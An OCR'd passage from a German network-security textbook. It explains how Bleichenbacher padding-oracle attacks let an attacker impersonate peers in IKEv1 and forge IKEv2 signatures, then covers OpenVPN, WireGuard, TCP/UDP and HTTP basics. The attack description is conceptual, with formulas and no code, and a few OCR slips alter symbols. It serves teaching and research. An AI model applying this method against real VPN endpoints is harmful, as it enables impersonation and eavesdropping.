


Abb. 8.45 IKEv1 Main Mode mit Authentifizierung mittels RSA-Verschlüsselung. Nur Initiator und Responder können den Schlüssel k berechnen, weil nur sie c_{n_I} und c_{n_R} entschlüsseln können

kann hier als Initiator agieren, d. h., er kann beliebig viele IKE-Verbindungen mit dem Responder initiieren. Zunächst einmal muss er aber einen Chiffretext c_{n_I}, der mit dem öffentlichen Schlüssel des Responders verschlüsselt ist, mitlesen und abspeichern.

Über die Verbindung zum Responder sendet er zunächst die ersten beiden Nachrichten m_1 und m_2, mit jeweils frisch gewählten Werten $\mathsf{cky_I}$ und $\mathsf{cky_R}$. Dann sendet er in Nachricht m_3 einen beliebig gewählten Wert g^x, einen festen Wert c_{ID_I}, den er ebenfalls mitgeschnitten hat, und einen modifizierten Wert

$$c^* \leftarrow c_{n_I} \cdot r^e \bmod p.$$

Wenn der Responder den Wert c^* mit seinem privaten RSA-Schlüssel entschlüsselt, so erhält er den Wert

$$m^* = (00|02|Random|00|n_I) \cdot r.$$

Durch die Multiplikation mit r hat m^* dabei in den meisten Fällen keine PKCS#1-Struktur, sondern ist eine Folge von pseudozufälligen Bytes. Mit Wahrscheinlichkeit 2^{-16} kommt dabei aber für die ersten beiden Bytes „zufällig" der Wert $0 \times 00 \;\; 0 \times 02$ heraus, und genau diesen Fall versucht der Angreifer zu erkennen. Gelingt ihm das, so ist er beim Bleichenbacher-Angriff einen Schritt weitergekommen.

Bei den in [FGS+18] untersuchten IKEv1-Implementierungen war dies der Fall. Zum Beispiel sendete die Cisco-Implementierung vor der Behebung der Schwachstelle die Nachricht m_4 nur dann, wenn c^* PKCS#1-konform war, ansonsten wurde die Nachricht m_2 erneut gesendet. Ein Bleichenbacher-Angriff war also möglich.

Bleichenbacher-Angriff auf IKEv1 Im Unterschied zu den „klassischen" Bleichenbacher-Angriffen auf TLS, wie sie in Abschn. 12.4.2 beschrieben werden, gibt es bei IKE aber einen grundsätzlichen Unterschied: Während man bei TLS *im Nachhinein* das Premaster Secret entschlüsseln und so die Vertraulichkeit des TLS-Kanals brechen kann, muss ein Bleichenbacher-Angriff auf IKEv1 *während der aktuellen IKE-Sitzung* erfolgreich sein. Verantwortlich dafür ist der zusätzliche Diffie-Hellman-Schlüsselaustausch, der in TLS-RSA fehlt.

Dadurch wird auch das komplette Setup des Angriffs – wie in Abb. 8.46 dargestellt – wesentlich komplexer. Das Ziel des Angreifers ist es, sich gegenüber Responder A mit der Identität B erfolgreich zu authentifizieren. Dazu muss er zunächst eine IKEv1-Session mit Responder A eröffnen. Er hält sich dabei für die Nachrichten m_1 und m_2 genau an die Protokollspezifikation. In Nachricht m_3 wählt er seinen eigenen Diffie-Hellman-Wert g^x und verschlüsselt die Identität von B sowie eine selbst gewählte Nonce n' mit dem öffentlichen RSA-Schlüssel von A.

In Nachricht m_4 erhält er dann den Diffie-Hellman-Wert g^y von A, aus dem er g^{xy} berechnen kann. Die verschlüsselte Identität c_{ID_A} ignoriert er, aber um den Schlüssel k berechnen zu können, der für die weitere Schlüsselableitung und den erfolgreichen Abschluss des Handshakes mit der Nachrichten c_5 erforderlich ist, benötigt er den Wert n_A. Auf die Nachricht c_5 wartet A nur eine begrenzte Zeit, die man durch Senden von Dummy-Nachrichten




Abb. 8.46 Bleichenbacher-Angriff auf IKEv1 Main Mode mit Authentifizierung mittels RSA-Verschlüsselung

etwas verlängern kann – für Cisco wurden in [FGS+18] 60 s realisiert. Innerhalb dieser Zeit muss der Angreifer c_{n_A} entschlüsseln, sonst war der Aufwand umsonst, und der Angriff muss von Neuem gestartet werden.

Um n_A zu ermitteln, verwendet er das Bleichenbacher-Orakel in Responder B. Die Anzahl der Nachrichten, die an dieses Orakel gesendet werden müssen, variiert von Hersteller zu Hersteller und von Versuch zu Versuch. Da der Angreifer viele Orakel-Anfragen parallel stellen kann, hängt der Erfolg dieses Angriffs nur noch von der Leistungsfähigkeit von Responder B ab – paradoxerweise schützt eine schlechte Implementierung hier vor einem kryptographischen Angriff!

Liefert das Bleichenbacher-Orakel innerhalb der Wartezeit von A hinreichend viele „gute“ Antworten, so kann der Angreifer zunächst n_A und danach den Schlüssel

$$k \leftarrow \mathsf{PRF}_{h(n',n_A)}(\mathsf{cky_I}, \mathsf{cky_R})$$

berechnen, da er jetzt alle dazu benötigten Werte kennt – n' und $\mathsf{cky_I}$ hat er selbst gewählt, $\mathsf{cky_R}$ hat er zusammen mit Nachricht m_2 erhalten und n_A soeben mit dem Bleichenbacher-Orakel B ermittelt.

Ist k einmal berechnet, so läuft die weitere Schlüsselableitung für alle Authentifizierungsmodi, wie in Abb. 8.32 beschrieben, gleich ab. Der einzige neue Wert, der zur Berechnung von k_0, k_1, k_2 benötigt wird, ist $g^{xy} \leftarrow (g^y)^x$, den der Angreifer aus dem von A erhaltenen Wert g^y und dem von ihm selbst gewählten Wert x leicht berechnen kann.

Somit hat er nun alle Schlüssel, um prf_I und c_5 gemäß Abb. 8.33 zu berechnen und Phase 1 erfolgreich abzuschließen. Für Phase 2 werden nur die Schlüssel k_0, k_1, k_2 benötigt, die der

Angreifer alle kennt, und somit kann er auch hier die Partei B erfolgreich impersonifizieren. Er kann somit alle Nachrichten lesen, die A sendet. Um einen Man-in-the-Middle-Angriffe auf die Verbindung zwischen A und B zu realisieren, müsste der Angreifer den gleichen Angriff, mit vertauschten Rollen von A und B, noch einmal durchführen.

Bleichenbacher-Angriff auf IKEv2 Man könnte jetzt argumentieren, dass IKEv2 gegen Bleichenbacher-Angriffe immun ist, da hier die beiden PKE-basierten Verschlüsselungsmodi entfernt wurden – wenn keinerlei Daten mit RSA *verschlüsselt* werden, so kann auch ein *Entschlüsselungsorakel* keinen Schaden anrichten.

Leider ist diese Argumentation falsch. Dies liegt daran, dass für Textbook RSA (Abschn. 2.4) die Algorithmen zum *Entschlüsseln* und zum Erzeugen einer *digitalen Signatur* identisch sind – beides ist eine Exponentiation mit dem geheimen Exponenten d modulo n. *Daher kann man ein Bleichenbacher-Orakel auch zur Berechnung einer validen digitalen Signatur verwenden!* Dies wurde bereits in [JPS13] und [JSS15a] für Angriffe unter anderem auf TLS. 1.3 und QUIC ausgenutzt.

Um einen Initiator in IKEv2 impersonifizieren zu können, muss der Angreifer die Signatur σ_i in Abb. 8.39 berechnen. Die zuvor stattfindende Schlüsselableitung stellt für ihn kein Problem dar, weil diese Schlüssel nicht authentisch sind – jeder aktive Angreifer kann diese leicht berechnen.

Der Angriff beginnt in Abb. 8.47 mit einem Diffie-Hellman-Schlüsselaustausch und einer Aushandlung der Algorithmen in den Nachrichten m_1 und m_2, die der Angreifer als Initiator gegen Responder B startet – hier kommt IKEv2 zum Einsatz.




Abb. 8.47 Bleichenbacher-Angriff auf IKEv2 Phase 1

Der Bleichenbacher-Angriff startet mit der PKCS#1-Codierung des Hashwertes h. Für digitale Signaturen unterscheidet sich diese Codierung, wie in Abschn. 2.4.2 dargestellt, leicht von der Verschlüsselungscodierung – sie beginnt mit den Bytes 0×00 0×01, gefolgt von Padding-Bytes $0 \times \mathtt{FF}$; ein Nullbyte 0×00 trennt dann das Padding vom Hashwert h:

$$eh = 0 \times 00|0 \times 01|0 \times FF|...|0 \times FF|0 \times 00|h$$

Dieser codierte Hashwert eh (für *encoded hash*) wird zunächst noch *maskiert,* um ihn wie einen echten RSA-Chiffretext aussehen zu lassen. Dazu wählt der Angreifer einen Zufallswert r und berechnet

$$c^* \leftarrow eh \cdot r^e \bmod n.$$

Dieser Wert wird in Nachricht m_3 in der IKEv1-Verbindung (Abb. 8.45), die der Angreifer mit Responder B aufbaut, gesendet.

Durch sukzessive Modifizierung dieses Wertes kann der Angreifer schließlich mithilfe des IKEv1-Bleichenbacher-Orakels einen Wert m^* berechnen, für den

$$(m^*)^e \bmod n = c^*$$

gilt. Wenn wir diesen Wert jetzt mit r^{-1} modulo n multiplizieren, erhalten wir eine gültige Signatur von ed:

$$(m^* \cdot r^{-1})^e = (m^*)^e \cdot (r^{-1})^e = c^* \cdot (r^e)^{-1} = eh \cdot (r^e) \cdot (r^e)^{-1} = eh \pmod n$$

Damit haben wir eine gültige Signatur $\sigma_i = \sigma_B$ gefälscht, und der Angreifer kann sich gegenüber Responder A als B impersonifizieren. A erkennt die ausgehandelten Schlüssel als authentisch an, und somit ist der Angriff auch in Phase 2 erfolgreich.

8.10 Alternativen zu IPsec

Während IPsec im Firmenumfeld weiterhin eine bedeutende Rolle spielt, wurden für die private Nutzung einfacher zu konfigurierende Lösungen entwickelt.

8.10.1 OpenVPN

OpenVPN (`openvpn.net`) ist ein populäres Open-Source-Projekt, mit dem VPNs über UDP oder TCP eingerichtet werden können. In beiden Fällen können beliebige Datenpakete in OpenVPN getunnelt werden; in der Regel sind dies IP-Pakete oder Ethernet Frames. OpenVPN verwendet hierzu eigene Datenformate, und das Schlüsselmanagement erfolgt über TLS. Ein Multiplexing mehrerer VPN-Verbindungen über eine TCP- oder UDP-Verbindung ist möglich (Abb. 8.48).




Abb. 8.48 Multiplexing von VPN-Verbindungen mit OpenVPN




Abb. 8.49 Kryptographisches Datenformat von OpenVPN

Kryptographisches Datenformat Beliebige Datenpakete (Data in Abb. 8.49) können über OpenVPN verschlüsselt übertragen werden. Zum Schutz gegen Replay-Angriffe wird ein 64-Bit-Zähler CTR mit verschlüsselt. Der Standard-Verschlüsselungsmodus ist Blowfish CBC, daher wird auch ein Initialisierungsvektor IV übertragen. Das Padding des Klartextes erfolgt nach PKCS#5. Über den Chiffretext und den IV wird ein SHA1-HMAC berechnet.

Schlüsselmanagement OpenVPN bietet zwei Methoden an: Pre-Shared Static Keys, und TLS. Bei der ersten Methode werden auf beiden Seiten des VPN-Tunnels vier verschiedene Schlüssel manuell konfiguriert: für jede Kommunikationsrichtung ein Verschlüsselungsschlüssel und ein MAC-Schlüssel. Per Default werden nur zwei dieser Schlüssel bidirektional benutzt; dies kann aber über einen Parameter auf die unidirektionale Nutzung aller vier Schlüssel umgeschaltet werden.

Bei der zweiten Methode werden TLS-Handshake- und TLS-Record-Layer-Pakete mittels P_CONTROL-Paketen im Klartext getunnelt (Abb. 8.50). In den Record-Layer-Paketen werden anschließend die Schlüssel übertragen, die zur Verschlüsselung der OpenVPN P_DATA-Pakete genutzt werden. Auch über UDP wird TLS verwendet (und *nicht* DTLS), daher quittiert OpenVPN den Erhalt von P_CONTROL-Datenpaketen mittels ACK-Paketen unabhängig davon, ob über UDP oder TCP getunnelt wird.

Um diese Methode nutzen zu können, benötigt der OpenVPN-Client ein TLS-Client-Zertifikat. Da mehrere OpenVPN-Pakete im Multiplex übertragen werden können, ist es möglich, einen neuen Schlüssel auszuhandeln, während die VPN-Verbindung mit dem alten Schlüssel weiterbetrieben wird.

Auch in den P_CONTROL-Paketen ist ein HMAC-Feld vorgesehen. Dieses kann beim ersten TLS-Handshake aber nur genutzt werden, wenn ein (bidirektionaler) HMAC Pre-




Abb. 8.50 Tunneling von TLS-Handshake-Nachrichten mittels P_CONTROL-Datenpaketen

Shared Key vorher ausgetauscht wurde (https://community.openvpn.net/openvpn/wiki/SecurityOverview).

8.10.2 Neue Entwicklungen

Ein beachtenswerter neuer Ansatz zur Realisierung von VPN wurde mit dem WireGuard-Protokoll geschaffen (https://www.wireguard.com/). Das Schlüsselmanagement von WireGuard basiert auf einem Pattern des NOISE-Framework (http://www.noiseprotocol.org/).

Sicherheit von HTTP

9

Inhaltsverzeichnis

Das *Hypertext Transfer Protocol* (HTTP) ist das wichtigste Anwendungsprotokoll im Internet und die Basis für die Kommunikation im World Wide Web. War HTTP ursprünglich nur zur Übertragung von HTML und den darin eingebetteten Daten vorgesehen, so kann heute nahezu jede Art von Daten über dieses Protokoll übertragen werden. HTTP verwendet ein sehr einfaches Kommunikationsmuster, bei dem ein *HTTP-Request* immer mit einer *HTTP-Response* beantwortet wird. Dieses einfache Kommunikationsmuster ist durch zusätzliche *HTTP-Header* nahezu beliebig erweiterbar. HTTP nutzt die Dienste des *Transmission Control Protocol* (TCP), das eine zuverlässige Datenübertragung garantiert.

9.1 TCP und UDP

In Abb. 9.1 liegt oberhalb der IP-Schicht, die wir in Kap. 8 näher betrachtet haben, die Transportschicht, die die Dienste der IP-Schicht nutzt. In der Transportschicht dominieren im Internet zwei Protokolle: das *Transmission Control Protocol* (TCP) und das *User Datagram Protocol* (UDP). Beide Protokolle stellen zusätzliche Dienste bereit, die Anwendungen nutzen können – UDP die Adressierbarkeit einzelner Prozesse auf einem Host und TCP zusätzlich die zuverlässige Datenübertragung.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_9

7 6 5	Anwendungsschicht Darstellungsschicht Sitzungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
4	Transportschicht	Transportschicht	TCP, UDP
3	Vermittlungsschicht	IP-Schicht	IP
2	Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1	Bitübertragungsschicht		

Abb. 9.1 TCP/IP-Schichtenmodell: Der SSL/TLS Record Layer liegt genau „zwischen“ TCP und Anwendungsprotokollen wie HTTP (HTTPS), FTP (FTPS) oder IMAP (IMAPS)

9.1.1 User Datagram Protocol (UDP)


Das *User Datagram Protocol* (UDP) [Pos80] bietet einen einfachen Mechanismus, um Prozesse im Internet zu adressieren: Der Host, auf dem ein Prozess läuft, wird über die IP-Adresse eindeutig bezeichnet, und der Prozess selbst über eine 16-Bit-Portnummer.

Da im Internet in der Regel immer zwei Prozesse miteinander kommunizieren, kann diese Kommunikationsbeziehung durch zwei dieser IP-Adresse/Portnummer-Paare eindeutig bezeichnet werden; der Sender eines Datenpakets über die Quell-IP-Adresse (Source IP Address) und den Quellport (Source Port) und der Empfänger über die Ziel-IP-Adresse (Destination IP Address) und den Zielport (Destination Port). Die wichtigsten Daten im UDP-Header aus Abb. 9.2 sind daher diese beiden Portnummern.

Darüber hinaus enthält der UDP-Header eine Längenangabe und eine Prüfsumme. Das Längenfeld gibt die Gesamtlänge des UDP-Pakets an, also die Anzahl der Bytes von UDP-Header und Nutzdaten. Die Prüfsumme ist eine Summe von 16-Bit-Feldern, als 16-Bit-Integers interpretiert, modulo 2^{16}. Diese 16-Bit-Felder umfassen die drei 16-Bit-Felder des UDP-Headers, den Datenteil des UDP-Pakets und die 16-Bit-Felder eines 96-Bit-Pseudoheaders, der aus dem IP-Header gebildet wird. Dieser Pseudoheader enthält die beiden IP-Adressen, die Protokollangabe (im Normalfall den Wert für UDP) und die Länge des UDP-Pakets.

Außer den Portnummern fügt der UDP-Header also nur Prüfwerte hinzu. Insbesondere bietet UDP – im Gegensatz zu TCP – keinen Schutz vor Datenverlust, keinen Schutz gegen

Abb. 9.2 UDP-Header



Duplikation von IP-Paketen und keinen Schutz gegen die Vertauschung der Reihenfolge der Nutzdaten.

9.1.2 Transmission Control Protocol (TCP)

Das *Transmission Control Protocol* (TCP) [Pos81b] ist wesentlich komplexer als UDP und bietet zusätzliche Garantien. Dies spiegelt sich im TCP-Header in Abb. 9.3.

TCP bietet neben der auch in UDP vorhandenen Identifizierung von Prozessen über Portnummern als neue Dienste den Schutz gegen Datenverlust, gegen mehrfache Datenübertragung und gegen Vertauschung der Datenreihenfolge an. Um diesen Schutz gewährleisten zu können, müssen die übertragenen Bytes durchnummeriert werden. Diese Nummerierung beginnt aus Gründen der Übertragungsstabilität nicht bei 0, sondern es wird ein Startwert für jede Richtung im sogenannten *TCP-Handshake* (Abb. 9.4) ausgehandelt.

Die *Sequenznummer* ist eine 32-Bit-Zahl, die die Nummer des ersten Datenbytes angibt, das in diesem TCP-Paket übertragen wird. Über diese Zahl kann der Empfänger überprüfen, ob er alle vorangegangenen Bytes empfangen hat. Die Acknowledgement-Nummer gibt die Nummer des letzten Datenbytes an, das der Sender empfangen hat – so kann der Empfänger prüfen, ob alle von ihm gesendeten Bytes empfangen wurden, und ggf. „verlorene“ Bytes noch einmal senden.

Das Offset-Feld ist 4 Bit groß und gibt die Anzahl der 32-Bit-Wörter – also der Zeilen in Abb. 9.4 – des TCP-Headers an. Dessen Länge muss also immer ein Vielfaches von 32 Bit sein, und um dies immer zu erreichen, wird ggf. Padding eingesetzt. Die Felder Window und Urgent Pointer dienen der Datenflusskontrolle, auf die wir hier nicht näher eingehen.

Die Prüfsumme ist, wie bei UDP, die Summe aller 16-Bit-Felder des TCP-Headers, der TCP-Daten und des 96-Bit-Pseudoheaders, der aus den beiden IP-Adressen, der Protokollangabe (meist TCP) und der Länge des gesamten TCP-Pakets besteht. Im Gegensatz zu UDP wird diese Längenangabe nicht explizit übertragen. Ein Empfänger kann bei einem unvollständig empfangenen Datenpaket daher nur feststellen, *dass* es nicht vollständig übertragen wurde – in diesem Fall ist die Prüfsumme nicht korrekt –, aber nicht, *wie viele* Datenbytes fehlen.




Abb. 9.3 TCP-Header




Abb. 9.4 TCP-Verbindungsaufbau. Der Server muss die Zahlen y und x+1 speichern

Im TCP-Header sind auch sechs verschiedene Flags definiert. Das bekannteste davon ist das SYN-Flag, das in den ersten beiden Nachrichten in Abb. 9.4 gesetzt wird, um einen TCP-Handshake zu kennzeichnen.

9.1.3 UDP und TCP Proxies

Ähnlich wie ein NATP-Gateway auf IP-Ebene (Abschn. 8.1.5) IP-Adressen im IP-Header austauscht, kann ein TCP- oder UDP-Proxy Portnummern und andere Inhalte der TCP- oder UDP-Header verändern. Ein Proxy ändert dabei die übertragenen Nutzdaten in der Regel nicht.

9.2 Hypertext Transfer Protokoll (HTTP)

Das World Wide Web (WWW) besteht in seinem Kern aus zwei Komponenten: der Hypertext Markup Language (HTML; Abschn. 20.1.2), mit der man die Struktur von Web-Dokumenten anwendungsunabhängig beschreiben kann, und dem Hypertext Transfer Protocol (HTTP) [FGM+99], mit dem ein Client diese Dokumente von einem Server abrufen kann. Uns interessiert an dieser Stelle das Protokoll HTTP, da SSL und sein ehemaliger Konkurrent, Secure-HTTP, an dieser Stelle ansetzen.

Das *Hypertext Transfer Protocol* (HTTP) nutzt den Internettransportdienst TCP, der wiederum auf den Netzwerkdienst IP aufsetzt. IP transportiert Datenpakete über diverse Netzwerke hinweg von Rechner A zu Rechner B, kümmert sich aber nicht darum, ob sie ankommen oder nicht. Dies ist die Aufgabe des Protokolls TCP, das darüber hinaus noch festlegt, für welches Programm (für welchen Prozess) auf dem Zielrechner die Daten bestimmt sind. Diese Angabe erfolgt über sogenannte Portnummern, z. B. steht die Nummer 80 für HTTP. Die Kombination aus IP-Adresse und Portnummer, die ein Programm im Internet eindeutig identifiziert, wird *Socket* genannt. Über einen solchen Socket kann ein Prozess auf einem entfernten Rechner angesprochen werden. SSL sichert solche Socket-Verbindungen ab, daher der Name *Secure Socket Layer*.

HTTP benötigt noch einen weiteren Internetdienst, das Domain Name System (DNS). Dieser Dienst liefert zu einem (für Menschen lesbaren) Domainnamen (z. B. www.nds.rub.de) die IP-Adresse zur Identifizierung des Sockets. Er wird in Kap. 15 näher behandelt.

Die Einordnung dieser Dienste in das OSI- und TCP/IP-Kommunikationsmodell ist in Abb. 9.1 wiedergegeben. Dabei benötigen die Protokolle einer Schicht ständig die Dienste der darunterliegenden Schichten, während Hilfsprotokolle wie DNS nur selten benötigt werden. Der Aufruf eines WWW-Dokuments umfasst die folgenden Schritte:

1. Die Nutzerin tippt http://www.nds.rub.de/start.html in die Adresszeile des Browsers ein. Da ein solcher Textstring auf eine eindeutige Ressource im Internet verweist, wird er auch als *Uniform Resource Locator* (URL) bezeichnet
2. Der Browser erfragt bei einem Domain Name Server die IP-Adresse zu www.nds.rub.de nach und erhält die Antwort 134.147.32.40.
3. Der Browser baut eine TCP-Verbindung zu 134.147.32.40 auf Port 80 auf. Die Portnummer 80 ergibt sich dabei aus der Protkollangabe „http“.
4. Der Browser sendet ein HTTP-Kommando (erste Zeile des nachfolgenden Beispiels) zusammen mit Zusatzinformationen (in den nachfolgenden HTTP-Headern) über diese TCP-Verbindung. Das Kommando besteht aus der HTTP-Methode (hier GET), dem Pfad zur benötigten Ressource (hier `\test.html`) und der Angabe der HTTP-Version (hier Version 1.1).

```
GET /start.html HTTP/1.1
Host: www.joerg-schwenk.de
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1;
en-US; rv:1.7.3) Gecko/20040910
Accept: text/xml,application/xml, application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

5. Der Server antwortet über die TCP-Verbindung mit (a) einer Statuszeile (Erfolgsmeldung oder Fehler), (b) Metainformationen (nachfolgende HTTP-Header), (c) einer Leerzeile und (d) der Information selbst:

```
HTTP/1.1 200 OK
Date: Tue, 01 Feb 2005 12:08:27 GMT
Server: Apache
Expires: Tue, 08 Feb 2005 08:52:00 GMT
Cache-Control: no-store, no-cache
Content-Length: 10125
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: SESSIONID=9f6b8f64d9caf7a12df4e0175a63366a;
path=/

<html>
...
</html>
```

Die Schritte 1 bis 5 werden (theoretisch) für jede HTTP-Anfrage wiederholt. Insbesondere müsste für jede HTTP-1.0-Anfrage eine neue TCP-Verbindung aufgebaut werden. Für HTTP 1.1 ist als Optimierung vorgesehen, dass die TCP-Verbindung erhalten bleiben kann. In der Praxis verfahren Browser und Webserver hier sehr pragmatisch. Ein Browser baut oft parallel mehrere TCP-Verbindungen auf, um ein schnelleres Laden komplexer Webseiten zu gewährleisten.

Wenn man von der DNS-Abfrage absieht, besteht eine WWW-Abfrage im Wesentlichen aus zwei großen Teilen. Für beide Teile wurden kryptographische Sicherheitsmechanismen spezifiziert, mit unterschiedlichem Erfolg:

- **Aufbau der TCP-Verbindung:** SSL (Abschn. 11.2), PCT (Unterabschnitt 11.1.5) und TLS (Kap. 10) bauen einen sicheren Kanal (verschlüsselt und authentifiziert) oberhalb der TCP-Verbindung auf. Über diesen Kanal werden dann die HTTP-Nachrichten unverändert übertragen.
- **HTTP-Kommando und HTTP-Antwort:** RFC 2069 [FHBH+97] definiert eine Challenge-and-Response-Methode zur Authentifizierung eines Requests. Dazu müssen neue Headerzeilen eingeführt werden (Abschn. 9.3).

9.3 HTTP-Sicherheitsmechanismen

Mechanismen zum Schutz des WWW können in HTTP selbst implementiert werden. Das wichtigste Beispiel hierfür ist die *Basic-Authentication*-Methode von HTTP (1.0 und 1.1), die ein einfaches Username/Password-Verfahren zum Schutz bestimmter Verzeichnisstrukturen auf Webservern implementiert. Bei diesem Verfahren wird das Passwort ungeschützt über das Internet gesendet, daher ist der zusätzliche Einsatz von SSL ratsam. Als Ergänzung

hierzu wurde die *Digest-Access-Authentication*-Methode definiert. Bei dieser Methode wird ein klassisches Challenge-and-Response-Verfahren in den HTTP-Rahmen integriert.

9.3.1 Basic Authentication für HTTP

Der einzige Sicherheitsmechanismus, den das HTTP-Protokoll seit Version 1.0 [BLFF96] bietet, ist ein Zugriffsschutz mittels Username/Password auf bestimmte Verzeichnisse eines Webservers. Diese Methode der Authentifizierung heißt *Basic Authentication,* und ist auch so zu verstehen. Allein bietet sie nur begrenzten Schutz, denn sowohl das Passwort als auch die Daten selbst werden unverschlüsselt über das Internet übertragen.

